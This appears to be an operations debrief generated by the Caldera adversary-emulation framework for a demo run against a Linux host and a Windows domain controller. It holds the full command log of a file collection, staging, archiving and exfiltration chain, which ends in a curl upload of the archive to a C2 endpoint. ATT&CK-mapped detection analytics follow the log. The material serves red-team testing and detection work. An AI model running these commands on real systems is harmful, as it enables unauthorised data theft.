OPERATIONS DEBRIEF

Generated on 2025-12-30T18:32:16Z

This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
Demo Operation	finished	atomic	default	2025-12-30T17:27:05Z


AGENTS

The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.

Paw	Host	Platform	Username	Privilege	Executable
absmin	caldera	linux	cauro	User	splunkd
tyrjxl	DC	windows	URUWHY\Administrator	Elevated	splunkd.exe


ATTACK PATH GRAPH

This graph displays the attack path of hosts compromised by Caldera. Source and target hosts are connected by the method of execution used to start the agent on the target host.




STEPS GRAPH

This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.




TACTIC GRAPH

This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.




TECHNIQUE GRAPH

This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.



FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities	Detections
Collection	T1074.001: Data Staged: Local Data Staging T1005: Data from Local System	Create staging directory Find files Stage sensitive files	DET0261 DET0380
Exfiltration	T1560.001: Archive Collected Data: Archive via Utility T1041: Exfiltration Over C2 Channel	Compress staged directory Exfil staged directory	DET0298 DET0348

STEPS IN OPERATION `DEMO OPERATION`

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2025-12-30 T17:22:09Z	success	absmin	Create staging directory	mkdir -p staged && echo $PWD/staged	Yes
2025-12-30 T17:22:51Z	success	tyrjxl	Create staging directory	New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object	Yes
2025-12-30 T17:23:05Z	success	absmin	Find files	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5	Yes

Time	Status	Agent	Name	Command	Facts
2025-12-30 T17:23:30Z	success	tyrjxl	Find files	Get-ChildItem C:\Users -Recurse -Include *.png -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;	Yes
2025-12-30 T17:23:41Z	success	absmin	Find files	find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5	Yes
2025-12-30 T17:24:33Z	success	tyrjxl	Find files	Get-ChildItem C:\Users -Recurse -Include *.yml -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;	Yes
2025-12-30 T17:24:47Z	success	absmin	Find files	find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5	Yes
2025-12-30 T17:25:34Z	success	tyrjxl	Find files	Get-ChildItem C:\Users -Recurse -Include *.wav -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;	Yes
2025-12-30 T17:25:43Z	success	absmin	Stage sensitive files	cp /usr/share/icons/hicolor/48x48/apps/gvim.png /home/cauro/staged	No
2025-12-30 T17:26:10Z	failure	tyrjxl	Compress staged directory	Compress-Archive -Path C:\Users\Administrator\staged -DestinationPath C:\Users\Administrator\staged.zip -Force;sleep 1; ls C:\Users\Administrator\staged.zip | foreach {$_.FullName} | select	No
2025-12-30 T17:26:16Z	success	absmin	Stage sensitive files	cp /usr/share/icons/locolor/16x16/apps/gvim.png /home/cauro/staged	No
2025-12-30 T17:26:25Z	success	absmin	Stage sensitive files	cp /usr/share/icons/locolor/32x32/apps/gvim.png /home/cauro/staged	No
2025-12-30 T17:26:36Z	success	absmin	Compress staged directory	tar -P -zcf /home/cauro/staged.tar.gz /home/cauro/staged && echo /home/cauro/staged.tar.gz	Yes
2025-12-30 T17:26:48Z	success	absmin	Exfil staged directory	curl -F "data=@/home/cauro/staged.tar.gz" --header "X-Request-ID: `hostname`-absmin" http://0.0.0.0:8888/file/upload	No
2025-12-30 T17:27:01Z	success	absmin	Compress staged directory	rm /home/cauro/staged.tar.gz	No
2025-12-30 T17:27:03Z	success	absmin	Create staging directory	rm -rf staged	No
2025-12-30 T17:26:55Z	failure	tyrjxl	Compress staged directory	rm C:\Users\Administrator\staged.zip	No
2025-12-30 T17:26:57Z	success	tyrjxl	Create staging directory	Remove-Item -Path "staged" -recurse	No

FACTS FOUND IN OPERATION DEMO OPERATION

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Source	Command Run
file.sensitive.extension	wav	7	Imported	No Command (IMPORTED)
file.sensitive.extension	yml	7	Imported	No Command (IMPORTED)
file.sensitive.extension	png	7	Imported	No Command (IMPORTED)
server.malicious.url	keyloggedsite.com	1	Imported	No Command (IMPORTED)
host.dir.staged	/home/cauro/staged	2	absmin	mkdir -p staged && echo $PWD/staged
host.dir.staged	C:\Users\Administrator\staged	1	tyrjxl	New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object
host.file.path	/usr/share/icons/locolor/32x32/apps/gvim.png	1	absmin	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/usr/share/icons/locolor/16x16/apps/gvim.png	1	absmin	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/usr/share/icons/hicolor/48x48/apps/gvim.png	1	absmin	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/usr/share/icons/hicolor/48x48/apps/apport.png	1	absmin	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/usr/share/icons/hicolor/32x32/apps/apport.png	1	absmin	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	C:\Users\Administrator\photo.png	1	tyrjxl	Get-ChildItem C:\Users -Recurse -Include *.png -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;
host.file.path	/usr/share/perl/5.38.2/CPAN/Kwalify/distroprefs.yml	1	absmin	find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/usr/lib/ruby/gems/3.2.0/gems/net-imap-0.3.4.1/benchmarks/table-regexps.yml	1	absmin	find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/usr/lib/ruby/gems/3.2.0/gems/net-imap-0.3.4.1/benchmarks/stringprep.yml	1	absmin	find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5

Trait	Value	Score	Source	Command Run
host.file.path	/usr/lib/ruby/gems/3.2.0/gems/rbs-2.8.2/goodcheck.yml	1	absmin	find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/tmp/pytest-of-cauro/pytest-30/test_strip_yml0/yml/test.yml	1	absmin	find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	C:\Users\Administrator\data.yml	1	tyrjxl	Get-ChildItem C:\Users -Recurse -Include *.yml -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;
host.file.path	/tmp/test2.wav	1	absmin	find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/tmp/test.wav	1	absmin	find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/opt/metasploit-framework/embedded/framework/data/sounds/default/try_harder.wav	1	absmin	find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/opt/metasploit-framework/embedded/framework/data/sounds/default/wonderful.wav	1	absmin	find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	/opt/metasploit-framework/embedded/framework/data/sounds/default/exploit_worked.wav	1	absmin	find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
host.file.path	C:\Users\Administrator\audio.wav	1	tyrjxl	Get-ChildItem C:\Users -Recurse -Include *.wav -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;
host.dir.compress	/home/cauro/staged.tar.gz	1	absmin	tar -P -zcf /home/cauro/staged.tar.gz /home/cauro/staged && echo /home/cauro/staged.tar.gz

Detections for Demo Operation

This section lists mapping of Analytic Elements to Data Components and their tunable fields for the selected operation.

Detection Strategies

Detection Strategy ID (DET0380)

Detection Strategy Name (Detection of Local Data Collection Prior to Exfiltration)

Analytic (AN1070 to AN1071)

Analytic Elements

AN	Platform	Detection Statement	Data Component Elements (DC)			Mutable Elements	
			Name	Channel	Data Component	Field	Description
AN1071	Linux	Adversaries using bash scripts or tools to recursively enumerate user home directories, config files, or SSH keys.	auditd:SYSCALL	open	File Access	TimeWindow	Time span to correlate multiple file access events indicative of scripted or bulk access.
			auditd:SYSCALL	open	File Access	ScriptToolName	List of tools (e.g., `find`, `grep`, `tar`, `scp`) that may be benign but are context-sensitive.
			auditd:SYSCALL	execve	Process Creation	TimeWindow	Time span to correlate multiple file access events indicative of scripted or bulk access.
			auditd:SYSCALL	execve	Process Creation	ScriptToolName	List of tools (e.g., `find`, `grep`, `tar`, `scp`) that may be benign but are context-sensitive.
AN1070	Windows	Adversaries collecting local files via PowerShell, WMI, or direct file API calls often include recursive file listings, targeted file reads, and temporary file staging.	WinEventLog:Security	EventCode=4688	Process Creation	TargetFilePathRegex	Allows tuning for file extensions or paths of sensitive data (e.g., *.xls, *.db, *.pdf).
			WinEventLog:Security	EventCode=4688	Process Creation	ParentProcessFilter	Used to scope monitoring to suspicious parent/child process trees like PowerShell or WMI spawning file reads.
			WinEventLog:Sysmon	EventCode=11	File Creation	TargetFilePathRegex	Allows tuning for file extensions or paths of sensitive data (e.g., *.xls, *.db, *.pdf).
			WinEventLog:Sysmon	EventCode=11	File Creation	ParentProcessFilter	Used to scope monitoring to suspicious parent/child process trees like PowerShell or WMI spawning file reads.

Detection Strategies

Detection Strategy ID (DET0348)

Detection Strategy Name (Detection Strategy for Exfiltration Over C2 Channel)

Analytic (AN0989 to AN0989)

Analytic Elements

AN	Platform	Detection Statement	Data Component Elements (DC)			Mutable Elements	
			Name	Channel	Data Component	Field	Description
AN0989	Linux	Monitors for processes reading sensitive files then immediately initiating unusual outbound connections or bulk transfer sessions over persistent sockets, particularly with encrypted or binary payloads.	auditd:SYSCALL	execve	Process Creation	OutboundEntropyScore	Threshold for high-entropy payloads indicative of encoded or encrypted exfil data.
			auditd:SYSCALL	execve	Process Creation	ConnectionDuration	Defines length of time over which transfer size must be aggregated to trigger detection.
			auditd:SYSCALL	connect	Network Connection Creation	OutboundEntropyScore	Threshold for high-entropy payloads indicative of encoded or encrypted exfil data.
			auditd:SYSCALL	connect	Network Connection Creation	ConnectionDuration	Defines length of time over which transfer size must be aggregated to trigger detection.
			NSM:Flow	conn.log + files.log + ssl.log	Network Traffic Content	OutboundEntropyScore	Threshold for high-entropy payloads indicative of encoded or encrypted exfil data.
			NSM:Flow	conn.log + files.log + ssl.log	Network Traffic Content	ConnectionDuration	Defines length of time over which transfer size must be aggregated to trigger detection.
			NSM:Flow	session stats with bytes_out > bytes_in	Network Traffic Flow	OutboundEntropyScore	Threshold for high-entropy payloads indicative of encoded or encrypted exfil data.
			NSM:Flow	session stats with bytes_out > bytes_in	Network Traffic Flow	ConnectionDuration	Defines length of time over which transfer size must be aggregated to trigger detection.

Detection Strategies

Detection Strategy ID (DET0261)

Detection Strategy Name (Detection of Local Data Staging Prior to Exfiltration)

Analytic (AN0724 to AN0725)

Analytic Elements

AN	Platform	Detection Statement	Data Component Elements (DC)			Mutable Elements	
			Name	Channel	Data Component	Field	Description
AN0725	Linux	Detects aggregation of files from different directories into /tmp, /mnt, or user-specified directories with archiving tools like tar or gzip.	auditd:SYSCALL	open	File Access	StagingDirs	e.g., /tmp, /var/tmp, custom user dirs
			auditd:SYSCALL	open	File Access	ArchiveUtilities	tar, gzip, zip, 7z
			auditd:SYSCALL	open	File Access	UserThreshold	Number of files or size written in short time
			auditd:SYSCALL	execve	Process Creation	StagingDirs	e.g., /tmp, /var/tmp, custom user dirs
			auditd:SYSCALL	execve	Process Creation	ArchiveUtilities	tar, gzip, zip, 7z
			auditd:SYSCALL	execve	Process Creation	UserThreshold	Number of files or size written in short time
AN0724	Windows	Detects file reads across locations followed by writes to temp or staging directories, often compressed or encrypted, indicating local staging behavior.	WinEventLog:Sysmon	EventCode=11	File Creation	StagingDirList	Paths such as C:\Temp, C:\Windows\Tasks, etc.
			WinEventLog:Sysmon	EventCode=11	File Creation	ArchivingToolPatterns	Matches to 7z.exe, rar.exe, zip.exe, or custom scripts.
			WinEventLog:Sysmon	EventCode=11	File Creation	TimeWindow	How long to correlate file reads followed by compression.
			WinEventLog:Sysmon	EventCode=1	Process Creation	StagingDirList	Paths such as C:\Temp, C:\Windows\Tasks, etc.
			WinEventLog:Sysmon	EventCode=1	Process Creation	ArchivingToolPatterns	Matches to 7z.exe, rar.exe, zip.exe, or custom scripts.
			WinEventLog:Sysmon	EventCode=1	Process Creation	TimeWindow	How long to correlate file reads followed by compression.
			WinEventLog:Security	EventCode=4663, 4670, 4656	File Access	StagingDirList	Paths such as C:\Temp, C:\Windows\Tasks, etc.
			WinEventLog:Security	EventCode=4663, 4670, 4656	File Access	ArchivingToolPatterns	Matches to 7z.exe, rar.exe, zip.exe, or custom scripts.
			WinEventLog:Security	EventCode=4663, 4670, 4656	File Access	TimeWindow	How long to correlate file reads followed by compression.

Detection Strategies

Detection Strategy ID (DET0298)

Detection Strategy Name (Detect Archiving via Utility (T1560.001))

Analytic (AN0831 to AN0832)

Analytic Elements

AN	Platform	Detection Statement	Data Component Elements (DC)			Mutable Elements	
			Name	Channel	Data Component	Field	Description
AN0832	Linux	Detects execution of archiving utilities (tar, gzip, bzip2, xz, zip, openssl) followed by suspicious archive file creation. Correlates archive creation in temporary or staging directories with execution of commands involving compression or encryption options.	auditd:SYSCALL	execve: Execution of tar, gzip, bzip2, xz, zip, or openssl with compression/encryption arguments	Command Execution	ArchiveCommands	List of archiving utilities considered suspicious.
			auditd:SYSCALL	execve: Execution of tar, gzip, bzip2, xz, zip, or openssl with compression/encryption arguments	Command Execution	MonitoredDirectories	Paths where archive creation is flagged as unusual (e.g., /tmp, /var/tmp).
			auditd:SYSCALL	execve: Execution of tar, gzip, bzip2, xz, zip, or openssl with compression/encryption arguments	Command Execution	TimeWindow	Correlation window for linking utility execution with archive creation.
			auditd:FILE	create: Creation of archive files in /tmp, /var/tmp, or user home directories	File Creation	ArchiveCommands	List of archiving utilities considered suspicious.
			auditd:FILE	create: Creation of archive files in /tmp, /var/tmp, or user home directories	File Creation	MonitoredDirectories	Paths where archive creation is flagged as unusual (e.g., /tmp, /var/tmp).
			auditd:FILE	create: Creation of archive files in /tmp, /var/tmp, or user home directories	File Creation	TimeWindow	Correlation window for linking utility execution with archive creation.

AN	Platform	Detection Statement	Data Component Elements (DC)			Mutable Elements	
			Name	Channel	Data Component	Field	Description
AN0831	Windows	Detects adversarial archiving using built-in or third-party utilities (makecab, diantz, xcopy, certutil, 7z, WinRAR, WinZip). Correlates suspicious process creation events with command-line arguments for compression/encoding, followed by creation of archive files (.cab, .zip, .7z, .rar). Identifies anomalous loading of crypt32.dll for encryption operations or execution of diantz.exe to compress remotely staged files.	WinEventLog:Security	EventCode=4688	Process Creation	SuspiciousExtensions	List of archive extensions considered high risk (.cab, .zip, .7z, .rar).
			WinEventLog:Security	EventCode=4688	Process Creation	ProcessAllowlist	Known business utilities allowed to create archives without alerting.
			WinEventLog:Security	EventCode=4688	Process Creation	FileSizeThresholdMB	Minimum archive size threshold to filter out benign small compressions.
			WinEventLog:Sysmon	EventCode=11	File Creation	SuspiciousExtensions	List of archive extensions considered high risk (.cab, .zip, .7z, .rar).
			WinEventLog:Sysmon	EventCode=11	File Creation	ProcessAllowlist	Known business utilities allowed to create archives without alerting.
			WinEventLog:Sysmon	EventCode=11	File Creation	FileSizeThresholdMB	Minimum archive size threshold to filter out benign small compressions.
			WinEventLog:Sysmon	EventCode=7	Module Load	SuspiciousExtensions	List of archive extensions considered high risk (.cab, .zip, .7z, .rar).
			WinEventLog:Sysmon	EventCode=7	Module Load	ProcessAllowlist	Known business utilities allowed to create archives without alerting.
			WinEventLog:Sysmon	EventCode=7	Module Load	FileSizeThresholdMB	Minimum archive size threshold to filter out benign small compressions.